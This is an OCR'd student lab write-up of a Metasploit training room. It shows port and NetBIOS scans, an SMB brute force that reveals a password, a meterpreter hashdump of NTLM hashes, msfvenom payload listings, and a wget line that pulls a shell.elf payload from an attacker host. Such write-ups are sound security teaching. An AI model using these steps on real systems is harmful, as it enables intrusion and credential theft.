
Name:Ramya Ajay

Roll No:CB.EN.P2CYS22004 Metasploit Exploitation


Task-2: Scanning

- Search portscan: to search port scanning modules available




```
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Ch
eck  Description
   -  ----                                              ---------------  ----    --
---  -----------
   0  auxiliary/scanner/portscan/ftpbounce                               normal  No
     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No
     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                       normal  No
     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                    normal  No
     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                     normal  No
     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  No
     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                     normal  No
     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                   normal  No
     Wordpress Pingback Locator
```

- To show the options




```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check
per host
   DELAY        0                yes       The delay between connections, per threa
d, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value b
y which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.met
asploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max on
e per host)
   TIMEOUT      1000             yes       The socket connect timeout in millisecon
ds


View the full module info with the info, or info -d command.
```


- Doing nmap



- To find the services running in UDP



- To find the smb scans



Answer the questions below

a) How many ports are open on the target system?

- First we conduct a search portscan

```
msf6 > search portscan

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                                 normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                             normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                         normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                      normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                       normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                       normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                       normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                     normal  No     Wordpress Pingback Locator
```

- Next we go to the auxiliary portscan location and run a scan to it which shows the open ports, so we get 5 ports.

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.219.149
RHOSTS => 10.10.219.149
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.219.149:        - 10.10.219.149:22 - TCP OPEN
[+] 10.10.219.149:        - 10.10.219.149:21 - TCP OPEN
[+] 10.10.219.149:        - 10.10.219.149:139 - TCP OPEN
[+] 10.10.219.149:        - 10.10.219.149:445 - TCP OPEN
[+] 10.10.219.149:        - 10.10.219.149:8000 - TCP OPEN
[*] 10.10.219.149:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

b) Using the relevant scanner, what NetBIOS name can you see?

- First we give a search netbios

```
msf6 > search netbios

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/ntlm_info_enumeration                   normal  No     Host Information Enumeration via NTLM Authentication
   1  auxiliary/spoof/llmnr/llmnr_response                           normal  No     LLMNR Spoofer
   2  auxiliary/scanner/netbios/nbname                               normal  No     NetBIOS Information Discovery
   3  auxiliary/spoof/nbns/nbns_response                             normal  No     NetBIOS Name Service Spoofer
   4  auxiliary/server/netbios_spoof_nat             2016-06-14      normal  No     NetBIOS Response "BadTunnel" Brute Force Spoof (NAT Tunnel)
   5  auxiliary/admin/netbios/netbios_spoof                          normal  No     NetBIOS Response Brute Force Spoof (Direct)
   6  auxiliary/dos/smb/smb_loris                    2017-06-29      normal  No     SMBLoris NBSS Denial of Service
   7  auxiliary/server/wpad                                          normal  No     WPAD.dat File Server
```


- Then we add the RHOSTS to it and then go to the netbios/nbname group and then press run

```
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/netbios/nbname) > set RHOSTS 10.10.219.149
RHOSTS => 10.10.219.149
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 10.10.219.149->10.10.219.149 (1 hosts)
[+] 10.10.219.149 [IP-10-10-219-14] OS:Unix Names:(ACME IT SUPPORT, IP-10-10-219-14) Addresses:(10.10.219.149) Mac:00:00:00:00:00:00
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
```

c) What is running on port 8000?


- We entered search http_version

- We then added the RHOSTS and set the RPORT 8000 and run the file




d) What is the "penny" user's SMB password? Use the wordlist mentioned in the previous task.

- First we go to sbi_login file



- set DB_ALL_PASS true and we set USERPASSFILE_FILE 'file location'




- and run the exploit

```
10.10.219.149:445      - 10.10.219.149:445 - Success: '.\penny:leo1234'
```

Task - 3: The Metasploit Database

- The postresql systemctl is running




```
msf6 > db status
[*] Connected to msfdb. Connection type: postgresql.
msf6 >
```

- Now we add a workspace

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
```

- Get information of the hosts

```
msf6 > hosts

Hosts
=====

address     mac  name           os_name  os_flavor  os_sp  purpose  info  comments
-------     ---  ----           -------  --------   -----  -------  ----  --------
10.10.205.
0
10.10.219.      ip-10-10-219-  Unknown                    device
149             14
10.10.224.
231
```

- The services command used with the -S parameter will allow you to search for specific services in the environment.

```
msf6 > services -S netbios
Services
========

host          port  proto  name     state  info
----          ----  -----  ----     -----  ----
10.10.219.1   137   udp    netbios  open   ACME IT SUPPORT:<00>:G :ACME IT SUPPORT
49                                         :<1e>:G :IP-10-10-219-14:<00>:U :IP-10-
                                           10-219-14:<03>:U :IP-10-10-219-14:<20>:
                                           U :00:00:00:00:00:00

msf6 > services -S http
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.10.219.149   80    tcp    http  open
10.10.219.149   8000  tcp    http  open   webfs/1.21 ( 403-Forbidden )
```

Task - 4: Vulnerability Scanning

- In the case of VNC, there are several scanner modules that we can use.

```
msf6 > use auxiliary/scanner/vnc/

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Descript
ion
   -  ----                                 ---------------  ----    -----  --------
---
   0  auxiliary/scanner/vnc/ard_root_pw                     normal  No     Apple Re
mote Desktop Root Vulnerability
   1  auxiliary/scanner/vnc/vnc_none_auth                   normal  No     VNC Auth
entication None Detection
   2  auxiliary/scanner/vnc/vnc_login                       normal  No     VNC Auth
entication Scanner
```


a) Who wrote the module that allows us to check SMTP servers for open relay?

- Campbell Murray

Task - 5: Exploitation

a) Exploit one of the critical vulnerabilities on the target VM


- A reverse payload will at least require you to set the LHOST option.



- Thus found a vulnerable file

b) What is the content of the flag.txt file?

- First we enter into the location of



c) What is the NTLM hash of the password of the user "pirate"?

- Now we perform hash dump to get the hash of the password

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pirate:1001:aad3b435b51404eeaad3b435b51404ee:8ce9a3ebd1647fcc5e04025019f4b875:::
```

Task - 6: Msfvenom

- Msfvenom will allow you to access all payloads available in the Metasploit framework.

```
root@ip-10-10-85-0:~# msfvenom -l payloads
```

```
    windows/dns_txt_query_exec                 Performs a TXT query against a series of DNS record(s) and executes the returned payload
    windows/download_exec                      Download an EXE from an HTTP(S)/FTP URL and execute it
    windows/encrypted_shell/reverse_tcp        Spawn a piped command shell (staged). Connect to MSF and read in stage
    windows/encrypted_shell_reverse_tcp        Connect back to attacker and spawn an encrypted command shell
    windows/exec                               Execute an arbitrary command
    windows/format_all_drives                  This payload formats all mounted disks in Windows (aka ShellcodeOfDeath). After formatting, this
                                                payload sets the volume label to the string specified in the VOLUMELABEL option. If the code is
                                                unable to access a drive for any reason, it skips the drive and proceeds to the next volume.
    windows/loadlibrary                        Load an arbitrary library path
    windows/messagebox                         Spawns a dialog via MessageBox using a customizable title, text & icon
    windows/meterpreter/bind_hidden_ipknock_tcp Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Wi
                                                ndows XP SP2 or newer. Listen for a connection. First, the port will need to be knocked from the
                                                 IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools
                                                 like hping). After that you could get your shellcode from any IP. The socket will appear as "cl
                                                osed," thus helping to hide the shellcode
```

a) Launch the VM attached to this task. The username is murphy, and the password is 1q2w3e4r. You can connect via SSH or launch this machine in the browser. Once on the terminal, type "sudo su" to get a root shell, this will make things easier.

- Now we login to the remote system using username murphy and password.

```
root@ip-10-10-85-0:~# ssh murphy@10.10.55.160
murphy@10.10.55.160's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun  8 13:05:37 UTC 2023

  System load:  0.0               Processes:           90
  Usage of /:   4.0% of 29.02GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.55.160
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.
```

b) Create a meterpreter payload in the .elf format (on the AttackBox, or your attacking machine of choice).

c) Transfer it to the target machine (you can start a Python web server on your attacking machine with the python3 -m http.server 9000 command and use wget http://ATTACKING_10.10.6.84:9000/shell.elf to download it to the target machine).